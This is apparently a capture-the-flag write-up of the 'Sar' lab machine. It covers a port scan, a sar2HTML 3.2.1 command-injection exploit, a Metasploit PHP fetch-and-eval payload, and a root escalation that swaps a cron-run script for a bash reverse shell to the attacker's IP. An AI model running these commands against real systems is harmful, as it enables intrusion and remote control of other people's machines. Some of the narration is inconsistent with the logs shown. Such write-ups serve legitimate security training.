

OS : Ubuntu

IP : 192.168.215.35

Web Server : Apache 2.4.29

Programming : PHP

Rustscan :

```
(root@kali)-[~/vulnhub/sar]
```

```
# rustscan -a 192.168.215.35 -r 0-65535 -- -A -sC -sV -vvv
```

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

22/tcp	open	ssh	syn-ack	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
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| ssh-hostkey:

| 2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)

| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQDHY/WJJHLFdbwbJpTyRYhEyj2jZV024UPWIdXfNHxq45uh08jkihv3znZ98caLP/pz352c0ZYD31We0bTSbHyjQce2bSAJHubDYp13hU/P4tbV5GIJ72W2rWkLTslH/SJoHUSqlManB7ZzgVyU2KQ4fnNx/V1XGJYsshquRqTrXKeeal+yQvTC4gnsr8ENIGMq0yJnYxMAasx6kmSc+S+065Mie65xkyisFXo2MQyxzsFdCu2w1bYmb3pegYDm6Y0c/EJP0sxDizXVwkUOS0XSVdGuk3RUYjt5GQ2fL24ZsML6CwN+HD2ZTnD0FK90PQTLuvlp6BoI/ZWvIenNvu63

| 256 8a:4e:ab:0b:de:e3:69:40:50:98:98:58:32:8f:71:9e (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFgxutbLnN4K2tj6ZHrzlZTKS+RRuly+RkA0J63JsQFiwyvz4PqA64w/h0Se3gymZV6zJ9XBpS41b6IoEymeisA=

| 256 e6:2f:55:1c:db:d0:bb:46:92:80:dd:5f:8e:a3:0a:41 (ED25519)

|_ssh-ed25519

AAAC3NzaC1lZDI1NTE5AAAAIM+5254x35Vwa2S7X73YLY87Q58qQOD9oQeSKMpmT0o

80/tcp	open	http	syn-ack	Apache httpd 2.4.29 ((Ubuntu))
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| http-methods:

|_ Supported Methods: GET POST OPTIONS HEAD


|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works



Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Port 80 --> HTTP

Default Apache Web Page




if we check robots.txt got directory sar2HTML



sar2html Ver 3.2.1

if we click **New** we can upload a file



<pre>(root@kali) ~/# searchsploit sar2html</pre>	
Exploit Title	Path
sar2html 3.2.1 - 'plot' Remote Code Execution	php/webapps/49344.py
Sar2HTML 3.2.1 - Remote Command Execution	php/webapps/47204.txt
Shellcodes: No Results	

```
(root@kali)-[~/vulnhub/sar]
# searchsploit -m php/webapps/49344.py
Exploit: sar2html 3.2.1 - 'plot' Remote Code Execution
URL: https://www.exploit-db.com/exploits/49344
Path: /usr/share/exploitdb/exploits/php/webapps/49344.py
File Type: Python script, ASCII text executable
```

Copied to: /root/vulnhub/sar/49344.py

```
(root@kali)-[~/vulnhub/sar]
# searchsploit -m php/webapps/47204.txt
Exploit: Sar2HTML 3.2.1 - Remote Command Execution
URL: https://www.exploit-db.com/exploits/47204
Path: /usr/share/exploitdb/exploits/php/webapps/47204.txt
File Type: ASCII text
```

Copied to: /root/vulnhub/sar/47204.txt


```
(root@kali)-[~/vulnhub/sar]
# ls
47204.txt  49344.py
```

```
(root@kali)-[~/vulnhub/sar]
#
```

```
(root@kali)-[~/vulnhub/sar]
# cat 47204.txt
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7
```

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute the command you entered. After command injection press "select # host" then your command's output will appear bottom side of the scroll screen.



```
(root@kali)-[~/vulnhub/sar]
# python3 49344.py
Enter The url => http://192.168.215.35/sar2HTML/index.php
Command => id
HPUX
Linux
SunOS
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Command => ls
HPUX
Linux
SunOS
LICENSE
index.php
sar2html
sarFILE

Command => 
```

local.txt : c6589dd09a1ee804aee3d3e593465235

```
Command => cat /etc/passwd | grep sh
HPUX
Linux
SunOS
root:x:0:0:root:/root:/bin/bash
love:x:1000:1000:love,,,:/home/love:/bin/bash
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
```

Now we have to get a reverse shell for we use MSFConsole

```
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > show options
Module options (exploit/multi/script/web_delivery):


| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL     | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH |                 | no       | The URI to use for this exploit (default is random)                                                                                   |


Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.49.215  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name |
|----|------|
| 1  | PHP  |


msf6 exploit(multi/script/web_delivery) >
```

```
set LHOST tun0
set payload php/meterpreter/reverse_tcp
set target 1
exploit
```

```
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.49.215:4444
[*] Using URL: http://192.168.49.215:8080/BQYH08iNt
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.49.215:8080/BQYH08iNt', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
msf6 exploit(multi/script/web_delivery) > [*] 192.168.215.35 web_delivery - Delivering Payload (1115 bytes)
[*] Sending stage (39927 bytes) to 192.168.215.35
[*] Meterpreter session 1 opened (192.168.49.215:4444 -> 192.168.215.35:33130) at 2022-10-08 06:38:23 -0400
id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
msf6 exploit(multi/script/web_delivery) > show sessions

Active sessions


| Id | Name        | Type      | Information    | Connection                                                   |
|----|-------------|-----------|----------------|--------------------------------------------------------------|
| 1  | meterpreter | php/linux | www-data @ sar | 192.168.49.215:4444 -> 192.168.215.35:33130 (192.168.215.35) |


msf6 exploit(multi/script/web_delivery) > use session 1
```

Copy the PHP code and paste in the URL after the pop and we got the shell

┌───┐ Sudo version
└─┬─┘ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version>
Sudo version 1.8.21p2

┌───┐ CVEs Check
└─┬─┘ Vulnerable to CVE-2021-4034

┌───┐ Executing Linux Exploit Suggester
└─┬─┘ <https://github.com/mzet-/linux-exploit-suggester>
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>
Exposure: probable
Tags: [ubuntu=10|11|12|13|14|15|16|17|18|19|20|21],debian=7|8|9|10|11,fedora,manjaro
Download URL: <https://code.load.github.com/berdav/CVE-2021-4034/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: probable
Tags: mint=19,[ubuntu=18|20], debian=10
Download URL: <https://code.load.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
Exposure: probable
Tags: centos=6|7|8,[ubuntu=14|16|17|18|19|20], debian=9|10
Download URL: <https://code.load.github.com/worawit/CVE-2021-3156/zip/main>

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: <https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html>

Exposure: less probable

Tags: ubuntu=20.04{kernel:5.8.0-*}

Download URL: <https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c>

Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: <https://dylankatz.com/Analysis-of-CVE-2019-18634/>

Exposure: less probable

Tags: mint=19

Download URL: <https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c>

Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

Details: <https://duasynt.com/blog/ubuntu-centos-redhat-privesc>

Exposure: less probable

Download URL:

Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-0358] ntfs-3g-modprobe

Details: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1072>

Exposure: less probable

Tags: ubuntu=16.04{ntfs-3g:2015.3.14AR.1-1build1},debian=7.0{ntfs-3g:2012.1.15AR.5-2.1+deb7u2},debian=8.0{ntfs-3g:2014.2.15AR.2-1+deb8u2}

Download URL: <https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/41356.zip>

Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must be installed. System must have at least two CPU cores.

Interesting GROUP writable files (not in Home) (max 500)

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files>

Group **www-data**:

```
/var/metrics
/var/mail
/var/local
/var/www/html/write.sh
/var/lib/ucf/cache/etc:papersize
/var/lib/ubiquity
/var/lib/ubiquity/os-prober-cache
/var/lib/mysql/tc.log
/var/lib/mysql/multi-master.info
/var/lib/mysql/mysql/time_zone.MYI
/var/lib/mysql/mysql/time_zone.MYD
/var/lib/mysql/mysql/help_relation.MYI
/var/lib/mysql/mysql/column_stats.MYD
/var/lib/mysql/mysql/help_category.MYI
#)You_can_write_even_more_files_inside_last_directory

/var/lib/mysql/aria_log.00000001
/var/lib/mysql/ib_logfile1
/var/lib/mysql/performance_schema/db.opt
/var/lib/mysql/aria_log_control
/var/lib/mysql/ibdata1
/var/lib/mysql/ib_logfile0
/var/lib/mysql/mysql_upgrade_info
/var/lib/php/sessions
/var/lib/apt/cdroms.list
/var/log/installer
/var/log/installer/initial-status.gz
/var/log/mysql/error.log.5.gz
/var/log/hp/tmp
/var/spool/cron/crontabs
/var/crash
```

```
www-data@sar:/tmp$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/tmp$
```

```
www-data@sar:/var/www/html$ ls
ls
finally.sh  index.html  phpinfo.php  robots.txt  sar2HTML  shell.php  write.sh
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$
```

So, I download the shell.php file inside /var/www/html and execute the following command to append a line inside the write.sh script to run the shell.php file.

On the other hand, I start the netcat listener and then waiting for the reverse connection. Since we know that the cronjob was scheduled to run finally.sh script at the end of 5 mint, this may help us to get the root shell.

As a result, we got the netcat session as root and get the root.txt script, finished the task.

```
(root@kali)-[~/vulnhub/sar]
# cat write.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.49.215/9001 0>&1
```

```

www-data@sar:/var/www/html$ rm write.sh
rm write.sh
www-data@sar:/var/www/html$ wget http://192.168.49.215/write.sh
wget http://192.168.49.215/write.sh
--2022-10-08 16:41:22-- http://192.168.49.215/write.sh
Connecting to 192.168.49.215:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 57 [text/x-sh]
Saving to: 'write.sh'

write.sh          100%[=====>]          57  --.-KB/s    in 0.001s

2022-10-08 16:41:22 (84.0 KB/s) - 'write.sh' saved [57/57]

www-data@sar:/var/www/html$ chmod 777 write.sh
chmod 777 write.sh
www-data@sar:/var/www/html$ ls -la
ls -la
total 44
drwxr-xr-x 3 www-data www-data 4096 Oct  8 16:41 .
drwxr-xr-x 5 www-data www-data 4096 Oct  8 16:24 ..
-rwxr-xr-x 1 root     root      22 Oct 20 2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20 2019 index.html
-rw-r--r-- 1 www-data www-data  21 Oct 20 2019 phpinfo.php
-rw-r--r-- 1 root     root       9 Oct 21 2019 robots.txt
drwxr-xr-x 3 www-data www-data 4096 Oct  8 15:57 sar2HTML
-rw-r--r-- 1 www-data www-data  365 Oct  8 15:57 shell.php
-rwxrwxrwx 1 www-data www-data  57 Oct  8 16:40 write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.49.215/9001 0>&1
www-data@sar:/var/www/html$ cat /home/locale.txt
cat /home/locale.txt
cat: /home/locale.txt: No such file or directory
www-data@sar:/var/www/html$ cat /home/local.txt
cat /home/local.txt
c6589dd09a1ee804aee3d3e593465235
www-data@sar:/var/www/html$ █

```

I waited a couple minutes and got my reverse shell with root privileges.

```
(root@kali)-[~/vulnhub/sar]
# rlwrap -cAr nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.49.215] from (UNKNOWN) [192.168.215.35] 40570
bash: cannot set terminal process group (17216): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@sar:/var/www/html# cd
cd
root@sar:~# ls
ls
proof.txt
root.txt
root@sar:~# cat proof.txt
cat proof.txt
910b8760ab889f2813c2a7bbfe6e7b2e
root@sar:~#
```

proof.txt : 910b8760ab889f2813c2a7bbfe6e7b2e